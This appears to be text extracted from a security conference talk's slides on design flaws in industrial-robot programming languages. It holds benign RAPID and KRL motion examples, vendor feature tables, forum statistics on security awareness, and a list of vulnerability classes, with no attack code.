

OTRazor

Static Code Analysis for Vulnerability Discovery in Industrial Automation Scripts



Federico Maggi
Trend Micro Research



Marcello Pogliani
Politecnico di Milano

Research co-authors: Marco Balduzzi, Davide Quarta, Stefano Zanero

EDITORS' PICK | May 3, 2017, 08:00am EDT

Catastrophe Warning: Watch An Industrial Robot Get Hacked

**Thomas Brewster** Forbes Staff**Cybersecurity***Associate editor at Forbes, covering cybercrime, privacy, security and*

⌚ This article is more than 3 years old.

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black hat[®]
USA 2017
JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

**Breaking the Laws of Robotics
Attacking Industrial Robots**

Davide Quarta, Marcello Pogliani, Mario Polino, Federico Maggi,
Andrea M. Zanchettin, Stefano Zanero

#BHUSA / @BLACKHATEVENTS

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**

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- Can lead to **vulnerable** logic or to **hide new kinds of malware**

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**
- We'll share how to **prevent** and how to **detect** both cases

How do we program industrial robots, anyways?



Marcello Pogliani, Politecnico di Milano

Teaching by Showing vs. Programming Languages




MODULE Example

```
VAR robtarget point0 := [  
    [500,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];  
VAR robtarget point1 := [  
    [700,500,500],[1,0,0,0],[0,0,0,0],  
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];  
VAR zonedata zone := z100;  
  
PROC main()  
    FOR i FROM 1 TO 10 DO  
        MoveJ point0, v100, zone, tool0, \WObj:=wobj0;  
        WaitTime 4;  
        MoveL point1, v100, zone, tool0, \WObj:=wobj0;  
        WaitTime 5;  
    ENDFOR  
ENDPROC  
ENDMODULE
```

Example Code Snippet: ABB's RAPID

```
MODULE Example
  VAR robtarget point0 := [
    [500,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR robtarget point1 := [
    [700,500,500],[1,0,0,0],[0,0,0,0],
    [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```



Same Concept, Different Language: KUKA's KRL

```
DEF example()

    DECL POS pos1
    DECL POS pos2


    pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
    pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}

    FOR I=1 TO 10

        PTP pos1
        WAIT SEC 4
        PTP pos2
        WAIT SEC 5



    ENDFOR

END
```



Proprietary Languages

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC



Features: Handle File Resources



Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓

Features: Load new Code at Runtime




Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

Features: Network Communication





Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

A look at the Runtime Environment



A look at the Runtime Environment







Secure Programming vs. Automation Engineers



Federico Maggi, Trend Micro Research


We Asked Automation Engineers...

What language features do you use when programming robots?



Do OT Folks Talk About Security?

*Discussion about
security-related topics*



Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms	Discussion about security-related topics
forum.adamcommunity.com	2010	33286	3783	6702	170	2.5%
dof.robotiq.com	2016	-		1500	83	5.5%
automationforum.in	2012	220	1900	7800	147	1.8%
robot-forum.com/robotforum	2006	17611	19166	90134	892	0.9%
control.com	1997	-	-	69,700	5,068	7.2%
solisplc.com/forum	2018	134	36	82	0	0.0%
forums.mrplc.com	2006	46144	33540	164781	1810	1.1%
reddit.com/r/robotics	2008	83614	-		638	-
plc.myforum.ro	2012	93948	41841	41841	1,968	4.7%
forum.universal-robots.com	2017	-	-		24	-
forums.robotstudio.com	2,013	19,723	8,959	19,723	68	0.3%

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community

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- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**

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- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**
- There's **no fine-grained isolation system** for such features

What Could Possibly Go Wrong?

- Developers can introduce **vulnerabilities** that can be exploited
- Threat actors can abuse the language features to **write malware**

We Found out that...

- **Developers** can introduce **vulnerabilities** that can be exploited
 - Yes, we found vulnerable code published on GitHub
- **Threat actors** can abuse the language features to **write malware**
 - Yes, we were able to write a network-capable, self-spreading malware dropper



POLITECNICO
MILANO 1863

Vulnerable Automation Scripts



Marcello Pogliani, Politecnico di Milano

Vulnerabilities in Industrial Robot Programs

programming languages

security awareness

Security-sensitive Features + Lack of Input Validation

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
Vulnerabilities

Various instances:

- Unrestricted Movement Commands
- Path Traversal
- Unrestricted Function Calls

Unrestricted Movement Commands

Example: motion servers



Motion Servers as Cross-Platform Adapters

ICS-ALERT-20-217-01

ros-industrial / kuka_experimental

Watch 30 Star 96 Fork 107

Code Issues 25 Pull requests 16 Actions Security Insights



ROS-INDUSTRIAL

Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

kuka ros-industrial urdf rsi ros-control

114 commits 2 branches 0 packages 0 releases 13 contributors Apache-2.0


Branch: **indigo-devel** New pull request Find file Clone or download

gavanderhoorn readme: load badge from Kinetic devel job. ✓ Latest commit 984e1f2 on Oct 14, 2019

kuka_eki_hw_interface eki_hw_interface: add cmd buffer length limit to avoid overfeeding co... 17 months ago


Unrestricted Movement Commands

